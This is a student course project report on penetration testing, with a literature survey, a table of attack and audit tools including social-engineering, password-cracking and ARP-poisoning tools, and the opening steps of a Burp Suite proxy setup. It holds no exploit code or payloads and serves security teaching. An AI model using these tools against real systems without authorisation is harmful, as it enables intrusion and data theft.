Slot: F1
Faculty: Prof.: Navaneethan C

VIT®
Vellore Institute of Technology
(Deemed to be University under section 3 of UGC Act, 1956)

School of Information Technology & Engineering
Fall-Sem: 2022 – 2023

Review - 3

Program: B. Tech (IT)
Course Title: Information Security Analysis and Audit **Course Code: CSE3501**
Date of Submission: 17.11.2022

Penetration Testing

(Exploring and Exploiting Vulnerabilities using Pentesting tools along with Information Gathering)

Team Members:

- **Moulik Singh Arora – 20BIT0415**
- **Preksha J Dadhania – 20BIT0158**
- **Yashashvi Kala – 20BIT0180**

Introduction :

A permitted intrusion into a computer system, online application, or other network device constitutes a penetration test. It simulates an attack on your computer, software, and network. The attack is carried out to get over the system's security and locate any points of access to data or any privately held information. A single computer system or the complete organizational network of devices can both have their strengths and weaknesses evaluated through penetration tests (also known as "Pen tests"). More than one IT expert has perished as a result of outdated and negligent coding. In recent years, web apps have risen to the top of the technological hierarchy. They have also become a top target for actors with evil intent, or as we commonly

refer to them, the hackers, due to the rapid creation of new apps for both phones and the web that has increased the attack surface.

Conducting a penetration test is a good way to demonstrate the adage that prevention is preferable to cure. An organisation must reduce the likelihood that a targeted assault will succeed given the exponential growth in the number of devices inside an organisational building and the increasingly sophisticated attack methods used by attackers. Conducting penetration tests is now required since a penetration tester acts as an attacker.

Abstract :

The use of internet applications and web hacking activities have rapidly increased during the past 20 years. Organizations are having a difficult time protecting their online applications from evolving cyberthreats since making concessions on these concerns doesn't seem acceptable. They find security gaps by using vulnerability assessment and penetration testing (VAPT) techniques. Attackers could also use these security flaws to launch attacks on technical assets. Therefore, it is essential to identify these vulnerabilities and apply security updates. VAPT assists organisations in evaluating the effectiveness of their security measures. This document tries to clarify an overview and numerous methodologies used in penetration testing and vulnerability assessment (VAPT). Every business wants to stay away from cybercrimes like hacking and data leaks. Every organisation has numerous protection systems to prepare for such disasters. Penetration testing, however, is the greatest technique for evaluating the efficacy of these safety precautions. Every pen tester must take into account a variety of considerations, including the organization's budget, time constraints, and penetration testing scope, in order to select the ideal tool for each stage of the process.

Methodology :

Our project gives detailed explanation about various vulnerabilities with the help of 14 different tools. We have also performed penetration testing using them. Proper stepwise method of using every tool has been given along with some websites that are used in information gathering. The attacking process of penetration testing has also been explained thoroughly.

Literature Survey :

1) A Review on Web Application Vulnerability Assessment and Penetration Testing

   Published : 2022

Vulnerability Assessment and Penetration Testing (VAPT) is essential in every organization. This paper presents the common web application security vulnerabilities. It also discusses various types of security testing and how VAPT is essential to an organization's IT security. The do's and don'ts of the assessment in accordance with each vulnerability. Cyberattacks are a possibility for 75% of e-commerce websites. In the context of security, a system's or an individual's network's vulnerabilities are defined as holes or weaknesses. A vulnerability assessment can be done to evaluate the organization's online security posture. Cyberattacks are a possibility for 75% of e-commerce websites. In the context of security, a system's or an individual's network's vulnerabilities are defined as holes or weaknesses. A vulnerability assessment can be done to evaluate the organization's online security posture. Ethical hackers use penetration testing as a type of testing technique to examine a network or a fully integrated, operational system. An ethical hacker acting in the role of an unauthorized user attacks the system or carries out the penetration into the system when using this testing technique. The process of locating vulnerabilities in a system and determining their severity level is known as vulnerability assessment. While VA can be carried out with the aid of automated tools, penetration testing is typically done by hand. There are two methods for evaluating veterans: (1) Automated; (2) Manual There are two methods for testing web applications: Black box testing and grey box testing are the first two. Black box testing involves evaluating the functionality of an application without having access to its internal or backend workings. A tester who has some prior knowledge of an application's internal/backend mechanism conducts "grey box" testing, a type of software/application testing. Particularly in businesses and organizations that rely on technology, VAPT should be carried out frequently. The main categories of open source and free VAPT tools include social engineering tools, network testing tools, application testing tools, and tools for static analysis. OWASP SWAAT, RATS, Pychecker, Flawfinder, and Pixy are a few examples of static analysis tools. Nmap, Fiddler, Nikto, WebScarab, Arachni, and OWASP ZAP are a few tools used for it. The most prevalent vulnerabilities found in web applications are the focus of this paper. The paper also details the automated testing tools that can be used, including Nmap, Acunetix, Nessus, OWASP ZAP, Dirbuster, and many others.

2) Automated Penetration Testing Using Deep Reinforcement Learning
Published : 2022

At the moment, most penetration testing is done manually and heavily relies on the knowledge of hackers. This paper introduces a deep reinforcement learning-based automated penetration testing framework. By automatically simulating attacks in the training environment, the framework could be used for defense training as well. An attack tree is generated using Shodan and multi-host multi-stage vulnerability analysis. The issue of cybersecurity is getting more and more attention. A reliable method of evaluating a system's network security features is penetration testing. The technique is well known, and a number of industry-standard tools are offered to help pen testers complete the more laborious tasks. It might be crucial in ensuring

that automated penetration testing closely resembles human actions. The analysis of the attack tree is better served by deep reinforcement learning (DRL). It uses a trial-and-error strategy to identify the best solution. We design and implement an automated penetration testing framework, which we present in this paper. The issue of cybersecurity has grown in importance. Penetration testing is a useful method for evaluating a system's network security features. The technique is well-known, and a variety of for-profit tools are accessible to help pen testers with the more laborious jobs. It might be crucial in ensuring that automated penetration testing is as human-like as possible. For analyzing the attack tree, deep reinforcement learning (DRL) is a better method. To find the best solution, it uses a trial-and-error method. In this paper, we present a framework for automated penetration testing that we created and put into use. By using the DQN model trained in the manner previously described, penetration testing tools can be instructed to take actions on actual target systems. The outcomes of those actions are used as feedback to determine how to move forward with a specific attack path. In this paper, we propose a deep reinforcement learning-based automated penetration testing framework called Deep Q-Learning Network (DQN). DQN was able to achieve an accuracy rate of 0.86 when determining the best attack path for a specific network scenario.

3) Using Cyber Terrain in Reinforcement Learning for Penetration Testing

Published : 2022

Attack graphs have been subjected to reinforcement learning (RL) for penetration testing. We demonstrate how RL attack graphs can be made more realistic by using terrain analysis. To demonstrate the technique, we use reinforcement learning with experience replay and an attack graph with approximately 1000 vertices and 2300 edges. Machine learning algorithms can acquire knowledge by directly interacting with attack graphs. An open, accepted method of rating the seriousness of cybersecurity vulnerabilities is the CVSS score. They offer a method for creating attack graphs for RL that is both empirical and automatic. For cyber operators, they do not always correlate to a useful contextual picture. To help agents create more realistic attack campaigns during penetration testing, cyber terrain should be incorporated into attack graph representations. Penetration testing simulates an attack to check a system's security. Historically, attack tree models or flaw hypothesis models have been used as penetration testing models. The attack tree and attack graph models have become common practices for automated penetration testing. Because it addresses numerous issues, reinforcement learning in penetration testing has great potential. It can serve as the foundation for a variety of tools, including penetration, bypassing security, and analysis. A three-step process is used in RL-based penetration testing to extract the network structure into an attack graph. The attack graph's vertices, which can be elements of the network like file servers or subnet entries, provide the states' S of the MDP. By changing the state transition probabilities P(s, a, s0) and reward function R, our method introduces cyber terrain.

4) Vulnerability Assessment and Penetration Testing on IP cameras

Published : 2022

Many products already on the market have changed, becoming more cost-effective and functional as a result of the expansion of the Internet of Things (IoT) industry. One of these is unquestionably the IP camera, a surveillance camera that transmits audio and video signals across a network. Unfortunately, just like many other IoT devices, IP cameras are frequently the target of hostile cyberattacks with the primary goal of compromising the confidentiality of transmitted data. Modern IP cameras undoubtedly gather a lot of data, which is subsequently sent to cloud storage servers. As a result, IP cameras analyse data to such an extent that it is crucial to evaluate their security from the perspective of users' privacy. The IP camera can also be integrated with systems and infrastructure from outside sources. A network protocol called Real Time Streaming Protocol (RTSP) is used by multimedia streaming systems to coordinate the transfer of media across networks, including audio and video.

5) ESSecA: An automated expert system for threat modelling and penetration testing for IoT ecosystems

Published : 2022

In this article, ESSecA, an Expert System for Security Assessment that guides penetration testers during the assessment of IoT systems, in a threat-intelligence-driven perspective is introduced. ESSecA bases its analysis on different knowledgebases, some maintained by MITRE. Starting from the system model, ESSecA produces a Threat Model and a list of Attack Plans for each identified threat. This information can be used by penetration testers to perform a systematic security test of the target IoT infrastructure. The technique to a typical home automation system, the Open Energy Monitor, providing some attack patterns for its security evaluation is applied. This model uses MITRE a public knowledge base which handles CWE, ATT&CK and CAPEC and offers different tools such as Caldera that enables the penetration tester to reproduce a common ATT&CK technique.

6) Smart contract vulnerability detection combined with multi-objective detection
Published : 2022

This study proposes a Multiple-Objective Detection Neural Network (MODNN), a more scalable smart contract vulnerability detection tool. MODNN can validate 12 types of vulnerabilities, including 10 recognized threats, and identify more unknown types without the need for specialist or predefined knowledge through implicit features and Multi-Objective detection (MOD) algorithms. It supports the parallel detection of multiple vulnerabilities and

has high scalability, eliminating the need to train separate models for each type of vulnerability and reducing significant time and labor costs. This paper also developed a data processing tool called Smart Contract-Crawler (SCC) to address the lack of smart contract vulnerability datasets. MODNN was evaluated using more than 18,000 smart contracts from Ethereum. Experiments showed that MODNN could achieve an average F1 Score of 94.8%, the current highest compared to several standard machine learning (ML) classification models.

7) CAVP: A context-aware vulnerability prioritization model
Published : 2022

This research designs a context-aware vulnerability prioritization (CAVP) model to calculate temporal-enabled vulnerability scores of CVEs and prioritize these vulnerabilities visually. The CAVP model includes an enhanced Context-Aware Vulnerability Scoring System (CAVSS) that automatically derives temporal metric values of CVEs through a set of expert-validated heuristic rules. The CAVP model is the first attempt to provide a step-by-step process of vulnerability prioritization that can be integrated within the risk management workflow of an organization. The implementation of the CAVP model in two organizations validates its usefulness. First, the CAVP model is the first attempt to provide a step-by-step process of vulnerability prioritization. It can be easily adopted by researchers and practitioners in vulnerability management. Second, the CAVSS enhances the existing CVSS by automatically calculating temporal metric values using a set of expert-validated heuristic rules.

8) A Systematic Literature Review on the Characteristics and Effectiveness of Web Application Vulnerability Scanners
Published : 2022

Cross-Site Scripting (XSS), SQL Injection (SQLi), and Cross-Site Request Forgery (CSRF) vulnerabilities in web applications are becoming more prevalent and extensively publicised today. These flaws enable attackers to get unauthorised access to sensitive data, including credit card information, account information, and health information. Black-box testing and White-box testing are two categories for methods used to find vulnerabilities in online applications. The terms Dynamic Application Security Testing (DAST) and Static Application Security Testing are also used to refer to them (SAST). While black-box testing is used by cyber security specialists who are knowledgeable about the various technologies, skilled in analysing user-supplied input, and able to think creatively, white-box testing is used by security consultants who are well versed in various programming languages, creating algorithms, and inspecting application code. Web Vulnerability Scanners (WVSs) are tools that employ a dynamic or Black-box testing methodology. According to the usage scenario, the design of a WVS consists of three essential parts. The crawler module first downloads the web pages'

content. The attacker module is responsible for starting the attacks, second. The analysis module also identifies vulnerabilities.

9) Evaluation of Static Vulnerability Detection Tools with Java Cryptographic API Benchmarks

Published : 2022

In real-world programs, improper usage of cryptographic APIs is prevalent. Numerous apps automatically scan Java programs to find abuses. Using both benchmarks, we assess four tools: SpotBugs, CryptoGuard, CrySL, and Coverity. The scalability of the tools is also examined using the ApacheCryptoAPI-Bench. To find API abuses in Java, the security community has created several excellent static and dynamic code screening tools (such as CryptoLint, CrySL, FixDroid, and MalloDroid). The propensity of static analysis technologies to generate erroneous alerts is one of their fundamental flaws. A thorough benchmark for evaluating the efficacy of cryptographic vulnerability detection technologies is the CryptoAPI-Bench. It has 181 unit test cases that cover 18 different misuses of cryptographic APIs. In these, we find 121 crypto instances, including 79 fundamental examples and 42 sophisticated situations.

We list 121 test scenarios from 10 actual Apache projects that cover 12 different types of SSL/TLS API usage vulnerabilities. We assess four static analysis techniques that can find vulnerabilities related to cryptographic abuse. More cryptographic misuses are found in complex scenarios when using specialist tools (like CryptoGuard and CrySL). 18 forms of misuse of the Java cryptography API are covered in this section. We discuss the causes of vulnerabilities as well as potential safety solutions for each category. Java. crypto is expected to be used for encryption using an unpredictable key. An API called SecretKeySpec accepts byte arrays as input. In some circumstances, the verification function can easily get past an exception since the verify() method of the 3 HostnameVerifier class is specified to return true by default. The use of URL spoofing facilitates several cyberattacks (e.g., identity theft, phishing). 42 interprocedural test cases make up the CryptoAPI-Bench, 21 of which are two-interprocedural (i.e., involving two methods) There are also 136 advanced situations, where another method or class appears to be the probable cause of the vulnerability. The spark project, which has 2,005 Java files and 311,856 lines of code, is the largest of the 10 projects that were taken into consideration. The microwave project has the fewest lines of code (40 Java files), as well as the fewest number of Java files (5,116 LoC). Our analysis reveals that FixDroid and QARK have a limited capacity for detection. To evaluate on CryptoAPI-Bench, we primarily concentrate on four tools: Spot Bugs, CryptoGuard, CrySL, and Coverity. Table 3 lists the alarm keywords that detection software uses to indicate a particular cryptographic misuse. Benchmarks for the CryptoAPI are open-sourced and accessible on GitHub. We intend to add fresh examples that use Java reflection APIs to create cryptographic misuse flaws. It has also been demonstrated that other non-cryptographic API abuses, such as using Android for sensitive data, have disastrous security ramifications.

10) Efficacy of Unconventional Penetration Testing Practices

Published : 2022

Cyberspace is a prime target for attackers due to its value and importance. One such security method called penetration testing seeks to find the system's security holes. Additionally, it uses the Common Vulnerability Scoring System (CVSS) scores to determine vulnerabilities and risks. In both business and governmental organizations, cyber information is regarded as a very valuable asset. Even with a protection measure in place, hackers might still access electronic information. The study suggested a Kali Linux-based method for doing Wi-Fi penetration tests. To find potential security flaws in a system, penetration testing is frequently done. It seeks to make penetration testing quicker and less expensive, encouraging users to run the test frequently. The risk-based security study demonstrates the dramatic rise in cyberattacks over the past ten years. The 2013 Yahoo case continues to be the biggest attack that exposed about 3 billion Yahoo accounts. This study is the first step in investigating traditional and nontraditional penetration testing. Because of its worth and significance, cyberspace is a top target for attackers. Finding the system's security flaws is the goal of penetration testing. Most testers frequently skip over this testing phase, even though it is equally as important as the other penetration testing phases. The mimicked security attack is put into practice in the system during the exploitation phase. The analysis of the penetration test's effects is the primary goal of the post-exploitation phase. This entails a thorough examination of the discovered flaws and the development of potentially exploitable vulnerabilities. More independent tools and approaches are used to conduct security tests in unconventional penetration testing methods. Unusual penetration testing techniques add a new level of automation to the scanning and re-testing phases. Penetration testing techniques that are automated or less conventional use little to no human input. Theoretically, previous penetration testing techniques worked well up until changes in cyberspace. Unusual penetration testing techniques need less laborious coding. A given wireless communication-based computer system's security assessment is enhanced by the suggested Wi-Fi penetration test using Kali Linux. Commercial dynamic tool scanners exist because major corporations invested a lot of time and money in them. In addition to having diverse reports, different vulnerability scanners can evaluate different kinds of vulnerabilities using different methodologies. Automation and scalability will be the foundation of penetration testing in the future to handle the continuously expanding internet.


IMPLEMENTATION :

S.no.	Tools	Application
1	BurpSuite	Security and Penetration Testing of Web application
2	Storm-Breaker	Social Engineering tool
3	Pdf Bruter	PDF password cracking tool
4	ARP spoof	Through Ettercap - ARP poisoning
5	Pentmenu	Network related functions and attacks
6	Sqlmap	SQL Injection
7	Accunetix	Web Security Scanner
8	Virustotal	Analyzes files and URL for viruses
9	Nessus	Vulnerability Scanner
10	Nmap-Zenmap	Network Scanner
11	Maltego	Open-source Intelligence and graph link analysis tool
12	Whois Lookup	Internet record listing site
13	Cracker tool	Tracking IP
14	Whois domain	Query and response site
15	Have I been pwned?	Data breach scanner
16	IPvoid	IP blacklist checker
17	Wireshark	Network protocol Analyzer


BURPSUITE:

A package of tools called Burp or Burp Suite is used to test the security of web applications. It is created by the Portswigger firm. Professional web app security researchers and bug bounty hunters use it the most. It is a better option than free alternatives like OWASP ZAP because of how simple it is to use. A community edition of Burp Suite is offered, and it is free. The capability of Burp Suite to intercept HTTP requests is one of its key features. Typically, HTTP requests are transmitted directly from your browser to a web server, where they are answered, and then returned to your browser. However, with Burp Suite, HTTP requests are sent directly from your browser to Burp Suite, which then snoops on the traffic. Before sending the request to the web server, Burp Suite allows you to modify the raw HTTP in a number of ways. This technology essentially serves as a "man in the middle" or proxy between you and the web service, giving you more precise control over the traffic you transmit and receive.


1) We install and open burp suite. Then select Temporary project.




2) Select Proxy tab from the horizontal row of tabs, then go to options and check if the proper IP address “127.0.0.1” and port is entered “8080”.




3) Enter 8080 as the port that we need to bind to and select Loopback only option



4) Now we install an extension called FoxyProxy




5) Edit the FoxyProxy settings and enter the correct port and IP address as shown below

